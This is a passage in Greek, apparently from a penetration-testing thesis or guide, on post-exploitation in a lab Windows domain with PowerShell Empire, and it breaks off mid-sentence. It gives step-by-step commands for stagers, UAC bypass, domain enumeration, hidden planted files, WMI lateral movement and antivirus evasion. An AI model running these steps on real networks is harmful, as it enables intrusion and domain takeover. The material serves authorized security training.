Σε αυτό το κεφάλαιο συνδυάσαμε τις πληροφορίες που μαζέψαμε στις φάσεις δύο και τρία, της συλλογής πληροφοριών και της ανάλυσης ευπαθειών αντίστοιχα. Καταφέραμε να εκμεταλλευτούμε με επιτυχία το κενό ασφαλείας στο σύστημα Windows 7, ένα πρόβλημα buffer overflawa σε μια τρίτη εφαρμογή. Αποκτώντας απομακρυσμένη πρόσβαση στο μηχάνημα και στο εταιρικό δίκτυο. Πλέον μπαίνουμε στη φάση του post-explotation, ίσως την πιο σημαντική ενός penetration test. Θα προσπαθήσουμε να κλιμακώσουμε τα προνομία μας στο Windows 7, και να αποκτήσουμε πρόσβαση σε πιο σημαντικά συστήματα με απόλυτο στόχο την καταλείψει του ADDC.

5. Post-Exploitation-Κινούμενοι μέσα το δίκτυο

Σε αυτό το σημείο, έχουμε ήδη υπό τον έλεγχο μας ένα από τα συστήματα του δικτύου, αλλά δυστυχώς, έχουμε ένα λογαριασμό χαμηλών προνομίων. Μπορεί να βρεθούμε σε ένα δίκτυο χωρίς προνόμια ή πιστοποιητικά κάποιου domain λογαριασμού. Σαν ελεγκτής, θα αρχίσετε να ξεχωρίζετε από τους υπόλοιπους μέσα από την ικανότητά σας να κινηθείτε μέσα στο δίκτυο και να αποκτήσετε πρόσβαση σε λογαριασμούς διαχωριστών του Domain. Ωστόσο, αυτός δεν πρέπει να είναι ο μοναδικός σας στόχος. Είναι επίσης σημαντικό να μπορείτε να αναγνωρίζεται που είναι αποθηκευμένα τα "ευαίσθητα" δεδομένα και να αποκτήσετε πρόσβαση σε αυτά τα συστήματα. Στο κεφάλαιο αυτό, θα προσπαθήσουμε να μαζέψουμε περισσότερες πληροφορίες από το μηχάνημα που κατέχουμε, να αυξήσουμε τα προνόμια μας, και τέλος θα κινηθούμε από σύστημα σε σύστημα μέχρι να καταλάβουμε τον εξυπηρετητή ADDC. Σε αυτή την προσπάθεια σύμμαχος μας θα είναι το Empire, ένα adversary simulation εργαλείο βασισμένο σε powershell modules και φορτία.

5-1 Powershell και πλευρική κίνηση (Lateral Movement)

Στο προηγούμενο κεφάλαιο είδαμε ότι επιλέξαμε ένα inline powershell payload, μια καθόλου τυχαία επιλογή όπως θα δούμε, όπως καθόλου τυχαία δεν ήταν και η επιλογή του empire για την διαδικασία του Post Explotation. Η είσοδος του PowerShell στα συστήματα Windows, ήταν μια ευλογία για όλους τους διαχειριστές τους. Με το "Server Core" να είναι η προεπιλεγμένη ρύθμιση σε μια εγκατάστασης ενός Windows Server 2012, η γνώση Powershell έγινε απαραίτητη. Αυτό είναι που θέλει η Microsoft, επειδή γνωρίζουν κατά βάθος, ότι αν το εργατικό δυναμικό του τμήματος πληροφοριών είναι οπλισμένο με ένα ισχυρό εργαλείο αυτοματοποίησης γίνεται πιο παραγωγικό, κερδοφόρο, και είναι σε θέση να επικεντρώσει περισσότερο από το χρόνο του σε δύσκολα προβλήματα. Ωστόσο, η μεγάλη δύναμη έρχεται με μεγάλη ευθύνη. Το PowerShell, κατά γενική ομολογία είναι μια εξαιρετικά βιώσιμη πλατφόρμα επίθεσης, έχει αναδειχθεί ως τέτοια, από τους Dave Kennedy και Josh Kelley της Defcon.

Όπως προαναφέρθηκε το να πάρετε πρόσβαση σε ένα στοχευόμενο μηχάνημα είναι μόνο το πρώτο βήμα. Υπάρχει τέτοιος πλούτος σε exploits και τεχνικές social engineering εκεί έξω, που ο φόβος δεν είναι αν θα παραβιαστεί κάποιο σύστημα του οργανισμού. Είναι πότε ή πόσο καιρό έχει παραβιαστεί. Οι τακτικές και στρατηγικές μετεκμετάλλευσης είναι το παν, αν θέλετε πρόσβαση στα διαμάντια του στέμματος.

Γιατί λοιπόν το PowerShell είναι τόσο πολύτιμος "σύμμαχος" στα σενάριο του post exploitation; Κακόβουλα εκτελέσιμα (exes / DLL), επιτρέπουν σε έναν εισβολέα να εκτελέσει οποιαδήποτε επίθεση μπορείτε να φανταστεί φτάνει να έχει απρόσκοπτη πρόσβαση στο API Win32. Σε αυτή την προσπάθεια θα αντιμετωπίσουν αρκετά εμπόδια, οπώς Antivirus/Host-based IDS/IPS κ.ο.κ, οι κατασκευαστές AV σίγουρα έχουν ανεβάσει τον πήχη. Οι γλώσσες προγραμματισμού προσφέρουν ένα πλεονέκτημα σε κάποιον εισβολέα, επειδή παρέχουν ένα στρώμα αφαίρεσης το AV δεν έχει καμία ιδέα για το πώς θα το

ερμηνεύσει. Για παράδειγμα, μια κοινή τεχνική παράκαμψης των AVs είναι η ενσωμάτωση κακόβουλων κομματιών κώδικα Python σε ένα εκτελέσιμο. Το AV θα έχει πολύ δύσκολο έργο για να διακρίνει αν το προκύπτων binary είναι κακόβουλο ή νόμιμο. Το PowerShell προσφέρει ένα σαφές πλεονέκτημα σε αυτό το σενάριο, λόγω της στενής σχέσης του με το λειτουργικό σύστημα Windows και δεδομένου ότι είναι βασισμένο στο .NET Framework. Με μια τόσο ισχυρή γλώσσα προγραμματισμού, δεν υπάρχει καμία ανάγκη να γραφούν αρχεία στο δίσκο. Τα πάντα, με πιθανή εξαίρεση του ίδιο το εκτελέσιμο, τρέχουν εξ ολοκλήρου στη μνήμη. Επιπλέον, η πρόσβαση στο πλαίσιο .NET επιτρέπει σε έναν εισβολέα να επιλέξει πως θα επιτεθεί στον στόχο του, είτε σε χαμηλό επίπεδο μέσω P / Invoke (δηλαδή άμεση πρόσβαση σε Win32 API) ή μέσω ενός υψηλότερου επιπέδου. Και οι δύο τεχνικές έχουν τα πλεονεκτήματα και τα μειονεκτήματά τους, Ο συνδυασμός χαμηλού και υψηλού επιπέδου γλωσσών προγραμματισμού αποτελούν το ιδανικό στην παράκαμψη των antivirus. Μια άλλη αυξανόμενη τάση των επιτιθέμενων είναι η μόχλευση υφιστάμενων εργαλείων για να πραγματοποιούν τις επιθέσεις τους. Αυτή είναι μια λογική εξέλιξη, δεδομένου ότι επιτρέπει στο άτομο να παραμείνει κάτω από το ραντάρ εφόσον αναμειγνύετε με νόμιμες λειτουργίες. Στην τελική, ποιος χρειάζεται για να εκτελέσει ένα binary για ένα reverse shell φορτίο όταν έχει στη διάθεση του RDP, Psexec, net, cmd, cscript, WMI, wbemtest, mofcomp, PowerShell, κλπ.

Επιλέξαμε το φορτίο PowerShell και το εργαλείο empire που είναι βασισμένο στο Powershell, γιατί πολύ απλά, συνδυάζει τη λειτουργικότητα όλων των παραπάνω εργαλείων διαχείρισης, προσθέτοντας παράλληλα τη δική του μοναδική λειτουργικότητα όπως τα ακόλουθα:

- Απλή πρόσβαση στις υποδοχές (sockets) του δίκτυο.
- Δυνατότητα δημιουργίας κακόβουλων εκτελέσιμων δυναμικά στη μνήμη.
- Άμεση πρόσβαση στο API Win32.
- Απλή διασύνδεση με το WMI.
- Ένα ισχυρό περιβάλλον προγραμματισμού.
- Εύκολη πρόσβαση σε βιβλιοθήκες κρυπτογράφησης.
- κ.ο.κ

Με λίγες αξιοσημείωτες εξαιρέσεις, το PowerShell έχει σχεδόν τα πάντα που θα μπορούσε να ζητήσει ένας εισβολέας

Εν κατακλείδι, το PowerShell δεν είναι το ίδιο εκμεταλλεύσιμο, είναι όμως ο καταλύτης της περαιτέρω παραβιάσης ενός δικτύου. Ωστόσο, αυτό δεν πρέπει να αποτελέσει έκπληξη. Κάθε εργαλείο που μπορεί να χρησιμοποιηθεί για νόμιμους σκοπούς μπορεί και θα χρησιμοποιηθεί για κακόβουλους σκοπούς. Εφόσον στους συγκεκριμένους ελέγχους σκεφτόμαστε και λειτουργούμε ως επιτιθέμενοι, θα εκμεταλλευτούμε μερικές από τις δυνατότητες που μας προσφέρει το Powershell μέσο του εργαλείου Empire.

5-2 Empire το νέο όπλο στην φαρέτρα σας.

Το Empire αποτελεί ένα καθαρό PowerShell εργαλείο για Post Exploitation χτισμένο με κρυπτογραφική ασφάλεια στις επικοινωνίες και ευέλικτη αρχιτεκτονική. Υλοποιεί την δυνατότητα εκτέλεσης παραγόντων (agents) PowerShell χωρίς να χρειάζεται το εκτελέσιμο, δυνατότητα ταχείας ανάπτυξης διαφόρων modules που κυμαίνονται από key loggers έως το Mimikatz. Η επικοινωνία των παραγόντων με το μηχάνημα του επιτιθέμενου είναι προσαρμοσμένη για την αποφυγή εντοπισμού της στο δίκτυο, και όλα αυτά συγκεντρωμένα σε ένα φιλικό για τον χρήστη περιβάλλον. Το Empire έχει κάποια στοιχεία τα οποία μπορούμε να τα συνδέσουμε μαζί σαν αλυσίδα, περιέχει:

- **Listenres:** Σκεφτείτε κάτι σαν handler του Metasploit, χρησιμοποιούνται για εγκαθίδρυση μιας TCP σύνδεσης.
- **Stagers:** Αποτελούν τα φορτία (payloads) σας, εκτελούνται στον στόχο σας προσπαθώντας να επικοινωνήσουν με τον Listener σας.
- **Agents:** Μέσω αυτών αλληλεπιδρούμε με το παραβιασμένο σύστημα.

Στην συνέχεια θα δούμε μερικές από τις λειτουργίες του εργαλείου στην προσπάθεια μας να καταλάβουμε το δίκτυο εξολοκλήρου.

5-2-1 Εισαγωγή του Empire στον έλεγχο

Στο προηγούμενο κεφάλαιο καταφέραμε να αποκτήσουμε πρόσβαση στο απομακρυσμένο μηχάνημα έχοντας είδη εγκαθίδρυση μια TCP σύνδεσης μέσου του inline payload που χρησιμοποιήσαμε. Αρχικά θα εισάγουμε το Empire στον έλεγχό μας, δημιουργώντας έναν listener, και στην συνέχεια θα μεταφέρουμε την σύνδεση μας από το φορτίου του Metasploit στο Empire, δημιουργώντας έναν powershell stager που θα εκτελέσουμε στο Windows 7. Για να δημιουργήσουμε ένα Listener, εκτελέσετε εντός του εργαλείου τις ακόλουθες εντολές:

- listeners
- uselistener http
- set Name "Το όνομα που επιθυμείτε"
- set Port "Η θύρα που επιθυμείτε"
- execute

Στην συνέχεια εκτελέστε τις εντολές:

- launcher powershell " Όνομα Listener "
- execute

Σε αυτό το σημείο πλέον έχουμε ανοίξει μια TCP θύρα στο μηχάνημα και δημιουργήσαμε ένα payload το οποίο θα εκτελέσουμε στο WIndows 7. Στην εικόνα 19-5-1 που ακολουθεί βλέπουμε την εκτέλεση των πιο πάνω εντολών.

Εικόνα 19-5-1 Δημιουργία Listener και Stager


Το εργαλείο έχει δημιουργήσει ένα powershell payload κρυπτογραφημένο σε base64, το οποίο θα τρέξουμε στο σύστημα μέσω της σύνδεσης που είδη εγκαθιδρύσαμε στην προηγούμενη φάση. Απλά αντιγράψτε το αποτέλεσμα μέσα στο Metasploit, μόλις το payload εκτελεστή θα δούμε στο εργαλείο το μήνυμα , **"Initial agent "xxxxxxxxxxxxx" from "IP του στόχου" now active"**. Με αυτό τον τρόπο το εργαλείο μας ενημερώνει ότι έχουμε εγκαθιδρύσει με επιτυχία μια TCP σύνδεση με έναν αρχικό agent στο Windows 7. Αν επιθυμείτε, σε αυτό το σημείο μπορείτε να τερματίσετε την σύνδεση που έχετε μέσω του Metasploit.

5-2-2 Κλιμάκωση προνομίων μέσο του Empire

Καταφέραμε να φορτώσουμε στο σύστημα τον πρώτο μας powershell agent, έχουμε πλέον διαθέσιμα ενενήντα και πλέον powershell modules για να πετύχουμε τον στόχο μας. Για να αρχίσουμε να αλληλεπιδρούμε με αυτόν και κατ΄ επέκταση με το σύστημα θα εκτελέσουμε:

- agents
- interact xxxxxxxxxxx

Για να πάρουμε μερικές πρώτες πληροφορίες τρέχουμε την εντολή **info,** στην εικόνα 20-5-2 παρατηρούμε το αποτέλεσμα. Έχουμε κάποια στοιχεία για το μηχάνημα όπως, την έκδοση του Powershell, το λειτουργικό σύστημα, την διεύθυνση IP, το όνομα του στο δίκτυο καθώς κα το domain, το χρήστη του συστήματος και άλλα. Ίσως η πιο κρίσιμη πληροφορία βρίσκετε στην τελευταία γραμμή, σε αυτήν ο παράγοντας, μας ενημερώνει για το επίπεδο των προνομίων που έχει στο σύστημα, πρόκειται για μια boolean τιμή. Στην εικόνα παρατηρούμε **High_Integrity 1,** πράγμα που σημαίνει ότι έχουμε προνόμια τοπικού διαχειριστή στο σύστημα, αν η τιμή είναι 0 τότε το επόμενο βήμα είναι η αύξηση των προνομίων μας.



Εικόνα 20-5-2 Αποτέλεσμα Info


Όταν καταλαμβάνουμε ένα μηχάνημα, το επίπεδο των προνομίων μας είναι ίσο με το επίπεδο των προνομίων της εφαρμογής που εκμεταλλευτήκαμε. Στην προκειμένη περίπτωση ο web server απαιτούσε προνόμια διαχειριστή, οπότε δεν χρειάζεται να εκτελέσουμε οποιοδήποτε module για αύξηση προνομίων. Στις περισσότερες περιπτώσεις θα βρεθούμε με έναν agent μεσαίων ή χαμηλών προνομίων. Ευτυχώς για εμάς, το 2009 ο Leo Davidson ανακάλυψε μια μέθοδο για να ξεφύγουμε από τις διεργασίες μεσαίας ακεραιότητα σε υψηλής ακεραιότητας, εάν ο χρήστης είναι ένας τοπικός διαχειριστής, στην επίθεση που έγινε γνωστή ως BypassUAC. Οι David Kennedy και Kevin Mitnick διέδωσαν αυτή την επίθεση στην ομιλία τους το 2011. Η επιθέσεις αυτές υλοποιήθηκαν στο Metasploit μέσο .dll αρχείων για κλιμάκωση προνομίων. Το Empire προχώρα ένα βήμα ποιο πέρα συνδυάζοντας τα με κώδικα από το έργο PowerSploit. Επιλέγει να προχωρήσει με ποιο γενικευμένα hijackable αρχεία dll τα οποία εκτελούν ένα συγκεκριμένο αρχείο .bat από $env:Temp. Αυτό το bat αρχείο, θα εκτελέσει μια εντολή σε μια διαδικασία υψηλής ακεραιότητας και στη συνέχεια θα διαγράφει αυτόματα μετά την εκτέλεση. Για να εκτελέσετε μια από αυτές τις επιθέσεις τρέξτε μέσα από τον παράγοντα σας την ακόλουθη εντολή:

- usemodule privesc/ bypassuac ή bypassuac_wscript

Αν ο χρήστης έχει προνόμια τοπικού διαχωριστή τότε θα έχετε και εσείς ένα καινούργιο παράγοντα υψηλής ακεραιότητας. Εκτελώντας την εντολή info σε αυτόν θα παρατηρήσετε ότι η τιμή στο πεδίο High_integrity είναι 1. Το εργαλείο φυσικά δεν προσφέρει μόνο αυτές της δύο επιθέσεις για κλιμάκωση προνομίων, δίνοντας στο εκάστοτε δοκιμαστή την δυνατότητα να επιλέξει την κατάλληλη. Αν οι προσπάθειες μας αποβούν άκαρπες δεν σημαίνει κατ' ανάγκη ότι το παιχνίδι χάθηκε, ψάξτε στο σύστημα που ελέγχετε και στο δίκτυο για πιθανή πρόσβαση σε ένα άλλο σύστημα. Για παράδειγμα, μπορεί στο δίκτυο να υπάρχει ένας File server, ανεβάστε σε αυτόν μέσω του συστήματος που ελέγχετε ένα αρχείο, το οποίο θα εσωκλείει ένα stager. Αν εκτελεστή αυτό το αρχείο σε κάποιο άλλο σύστημα, τότε θα έχετε καταλάβει ακόμα ένα μηχάνημα στο δίκτυο.

5-2-3 Πλήρης επίγνωση του Domain

Σε ένα domain αρκετές φορές οι διαχωριστές εγκαθιστούν εφαρμογές στα συστήματα του δικτύου, που εκτελούνται με τα δικά τους διαπιστευτήρια. Ένα από τα πρώτα πράγματα που θα ψάξουμε, είναι αν υπάρχει κάποια εφαρμογή που να τρέχει με τα κριτήρια ενός άλλου χρήστη. Εκτελώντας την εντολή **shell tasklist -v** ζητάμε από τον παράγοντα να μας παρουσιάσει τις διεργασίες που τρέχουν στο παραβιασμένο Windows 7.



Εικόνα 21-5-3 Αποτελέσματα tasklist -v

Στην εικόνα 21-5-3 παρατηρούμε τα αποτελέσματα της cmd εντολής. Δυστυχώς για εμάς, στο σύστημα εκτελούντο μόνο υπηρεσίες του χρήστη testuser και του συστήματος. Η επόμενη μας κίνηση είναι η αναζήτηση περισσότερων στοιχείων για το domain αυτή την φορά όμως εκ των έσω. Το empire μας δίνει την δυνατότητα αυτή, στην κατηγορία situational_awareness. Πρώτα θα μαζέψουμε περισσότερες πληροφορίες για το παρόν μηχάνημα κα στην συνέχεα θα ψάξουμε για περισσότερες πληροφορίες σχετικά με το domain. Χρησιμοποιώντας το module,**situational_awareness/host/winenum**, αναζητούμε πληροφορίες στο Windows 7. Θα τρέξει μια σειρά από δράσεις απαρίθμησης στον Host, χωρίς να χρειάζεται προνόμια τοπικού διαχειριστή. Θα επιστρέψει όλους τους χρήστες που είναι στην τοπική ομάδα AD, την τελευταία φορά που άλλαξε ο κωδικός, ενδιαφέροντα αρχεία, τα περιεχόμενα του προχείρου, βασικές πληροφορίες του συστήματος, το AV, πληροφορίες του προσαρμογέα δικτύου, και πολλά άλλα.


Αξιοποιώντας τη λειτουργικότητα του PowerView, το εργαλείο υλοποιεί μια ποικιλία λειτουργιών για να βοηθήσει στη συλλογή πληροφοριών σχετικά με το δικτύου:

- **situational_awareness/network/netview**: Θα αναζητήσει τους hosts του domain, τα κοινά αρχεία, τους συνδεδεμένους χρήστες και την συνεδρία του καθενός.
- **situational_awareness/network/arpscan**: Σας δίνει την δυνατότητα να εκτελέσετε μια ARP σάρωση σε ένα δοσμένο εύρος IP διευθύνσεων.
- **situational_awareness/network/sharefinder**: Επεκτείνει την ικανότητα του sharefinding της NetView. Θα απαριθμήσει όλες τις μηχανές σε ένα δεδομένο domain, και θα επιστρέψει τα διαθέσιμα κοινά αρχεία στην καθεμία.
- **situational_awareness/network/powerview/get_localgroup**: Θα επιστρέψει τα μέλη της τοπικής ομάδας διαχειριστών σε έναν απομακρυσμένο υπολογιστή, το οποίο μπορεί να είναι εξαιρετικά χρήσιμο για τη διευκόλυνση της πλευρική εξάπλωση.

- κ.ο.κ

Στη συνέχεια θα δούμε εν δράση το module get_localgroup, αφού πρόκειται για το εκτελέσιμο που θα μας δώσει την πληροφορία που χρειαζόμαστε για να ξεκλειδώσουμε το επόμενο σύστημα στο δίκτυο. Εκτελώντας τις ακόλουθες εντολές θα τρέξουμε το module κατά του File sever.


- usemodule situational_awareness/network/powerview/get_localgroup
- set ComputerName FILESERVER
- execute



Εικόνα 22-5-4 Αποτελέσματα get_localgroup

Παρατηρώντας προσεκτικά την πιο πάνω εικόνα-22-5-4, στην ομάδα τοπικών διαχωρειστών του εξυπηρετητή βρίσκονται δύο χρήστες. Ο ένας είναι ο διαχειριστής του domain, και ο δεύτερος είναι ο χρήστης testuser, τα προνόμια του οποίου κατέχουμε αύτη την στιγμή στο δίκτυο, πράγμα που σημαίνει ότι έχουμε αρκετές πιθανότητες να καταλάβουμε το δεύτερο μας σύστημα. Εκτελώντας το ίδιο module στον εξυπηρετητή ADDC, δεν πήραμε κανένα αποτέλεσμα όπως άλλωστε ήταν αναμενόμενο. Προτού προχωρήσουμε καλό θα ήταν να ανεβάσουμε στο μηχάνημα, ένα κρυφό έγγραφο που θα αποδεικνύει την παρουσία μας σε αυτό. Εκτελέστε από το κεντρικό μενού του agent, την εντολή **upload /path/filename.txt** και στην συνέχεια **shell attrib +h filename.txt**, το αρχείο θα αποθηκευτή στο σημείο που εκείνη την στιγμή βρίσκεται ο agent. Στην εικόνα που ακολουθεί μπορούμε να δούμε το αποτέλεσμα των δυο ποιο πάνω εντολών. Παρατηρήσετε στις ιδιότητες του αρχείου ότι, παρουσιάζεται σαν κρυφό, μπορείτε να προσθέσετε και την παράμετρο **+s,** έτσι ο χρήστης δεν μπορεί να δει το αρχείο έστω και αν έχει την επιλογή "show hidden folder" ενεργή**,** ο μοναδικός τρόπος παρουσίασης του αρχείου είναι μέσο του cmd, εκτελώντας στο αρχείο με προνόμια τοπικού διαχειριστή την ίδια εντολή με τις

παραμέτρους **-s -h**. Παρουσιάζοντας αυτά τα έγγραφα στην τελική μας αναφορά προς το διοικητικό συμβούλιο του οργανισμού, πείθετε, και δεν μπορεί να αμφισβητήσει τα λεγόμενα μας.




Εικόνα 23-5-5 Κρυφό αρχείο και οι ιδιότητες του

5-2-4 Από το Windows 7 στον FILESERVER

Εκμεταλλευόμενοι την πληροφορία που μας έδωσε το module get_localgroup, θα προσπαθήσουμε την πρώτη μας πλευρική κίνηση στο δίκτυο. Γνωρίζοντας ότι ο χρήστης testuser, βρίσκετε στην ομάδα των τοπικών διαχειριστών του εξυπηρετητή, ελπίζουμε να μεταπηδήσουμε από το Windows 7 σε αυτόν. Θα χρησιμοποιήσουμε το powershell module **invoke_wmi**.Η προτιμότερη μέθοδος για πλευρικής εξάπλωσης, θα μας επιτρέψει να εγκαταστήσουμε πράκτορες σε πρόσθετες μηχανές του domain. Θα αναθέσει στον πράκτορα να εκτελέσει το φορτίο stager στο στόχο. Αυτό θα εκτελέσει τον μικρό launcher που είδαμε στην αρχή μέσω WMI, και τέλος το Empire θα χειριστεί το πρωτόκολλο επικοινωνίας στο σύστημα του επιτιθέμενου. Για να εξαπολύσετε την επίθεση αυτή εκτελέσετε από το μενού του agent:


- usemodule lateral_movement/invoke_wmi
- set ComputerName "Όνομα στοχευόμενου συστήματος"
- set Listener PenTest
- execute



Εικόνα 24-5-6 Επίθεση ivoke_wmi στον FILESERVER

5-2-5 Από ένας απλός χρήστης σε διαχειριστή του Domain


Βρισκόμαστε πλέον στον FILESERVER, ο κύριος μας στόχος είναι κοντά αλλά ταυτόχρονο και τόσο μακριά. Για να αποκτήσουμε πρόσβαση στον εξυπηρετητή ADDC, πρώτα πρέπει να καταφέρουμε την κλιμάκωση των προνομίων μας σε αυτά του διαχειριστή Domain. Όταν εκτελέσαμε το module get_localgroup στον εξυπηρετητή που βρισκόμαστε τώρα, ο agent μας πληροφόρησε ότι στο συγκεκριμένο σύστημα εκτός από τον testuser στην ομάδα των τοπικών διαχειριστών, βρίσκετε ακόμη ένας χρήστης ο Administartor. Όπως είπαμε, η πρώτη μας κίνηση είναι να ψάξουμε αν κάποιος άλλος χρήστης τρέχει κάποια εφαρμογή στο σύστημα. Η 